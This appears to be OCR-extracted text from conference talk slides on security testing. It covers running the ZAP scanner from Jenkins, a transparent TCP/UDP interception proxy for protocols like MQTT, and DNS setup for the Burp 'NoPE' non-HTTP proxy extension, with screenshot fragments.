- Session file persistence (of preconfigured settings)
- **REST-API**
- Highly scriptable
- CLI



Execution of ZAP from within Jenkins

Jenkins plugin "**ZAP Jenkins Plugin**" uses ZAP to "spider & scan"



Setup

Load session		
Target URL		http://localhost:7070/marathon/
✓ Spider URL		
✓ Scan URL		
	ZAProxy default directory	
	Choose policy to use	
✓ Generate report		
	Choose format report	xml html
	Filename for report	reportsZAP/report
✓ Save session		
	Filename for session	sessionsZAP/session

What about non-HTTP(S) protocols?

ZAP can attack also **WebSockets**

What about other non-HTTP(S) protocols — like **MQTT**?

Here several other tools jump in, as presented on the next slides…

Skipping this topic in the talk…

… but for you available in the slides ;-)

Mallroy Proxy: Good old transparent TCP/UDP proxy

Can **proxy any TCP/UDP traffic** transparently


Requires some kind of setup (best via Linux VM and iptables)

Rule-based to define what should be intercepted

Has a UI to intercept and modify any TCP/UDP traffic
 like MQTT and others

CHRISTIAN SCHNEIDER

Mallroy Proxy: Good old transparent TCP/UDP proxy



	Dir	Len	Source	Dest	
48	s2c	2...	192.168.67.132:49465		S
49	c2s	774	192.168.67.132:49465		S
50	c2s	273	192.168.67.132:49465		S
51	s2c	59	192.168.67.132:49465		S
52	c2s	133	192.168.67.132:49465		S
53	s2c	106	192.168.67.132:49465		S
54	c2s	106	192.168.67.132:49465		S
55	c2s	458	192.168.67.132:49465		S
56	s2c	74	192.168.67.132:49465		S
57	c2s	6	192.168.67.132:49461		S
58	s2c	39	192.168.67.132:49461		S
59	c2s	30	192.168.67.132:49461		S
60	s2c	10	192.168.67.132:49461		S
61	c2s	6	192.168.67.132:49461		S
62	s2c	39	192.168.67.132:49461		S
63	c2s	13	192.168.67.132:49461		S
64	s2c	36	192.168.67.132:49461		S
65	s2c	41	192.168.67.132:49461		S

```
EA10 OK LOGOUT [200] Command successful
```


Intercept: True   Autosend: True   Database: trafficdb_1450190368.17

Burp "Nope"-Extension: non-HTTP(S) proxy

- Uses **custom DNS server** to easily redirect traffic to Burp
- Intercepts non-HTTP(S) traffic on multiple ports
  - SSL/TLS certificate can be imported into client device
- Offers "**Repeating**", "**Interception**", and "**Automation**"
- Pre and Post Interceptor Functions to decode and reencode to make things human-readable

See https://github.com/summitt/Burp-Non-HTTP-Extension

Burp "Nope"-Extension: DNS setup to get traffic


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts NoPE Proxy
TCP Intercept TCP History TCP Repeater Automation </> DNS History Server Config About
Remove Proxy
Add 80 & 443 to Burp
Import History
Export History
Clear History

DNS Settings

DNS Response Ip: 192.168.1.129

DNS Listener Port: 53

Interface: 10

☐ Start DNS on Start Up

☑ Use the above 'DNS Response IP' for all DNS responses excluding host entries below.
Left unchecked the real IP address will be used instead.

Current Ip Address: 192.168.1.129

```
0) lo : 127.0.0.1 :
10) wlan2 : 192.168.1.129 : 70188bf720ac
```

Custom Hosts file

Non HTTP Proxy Settings

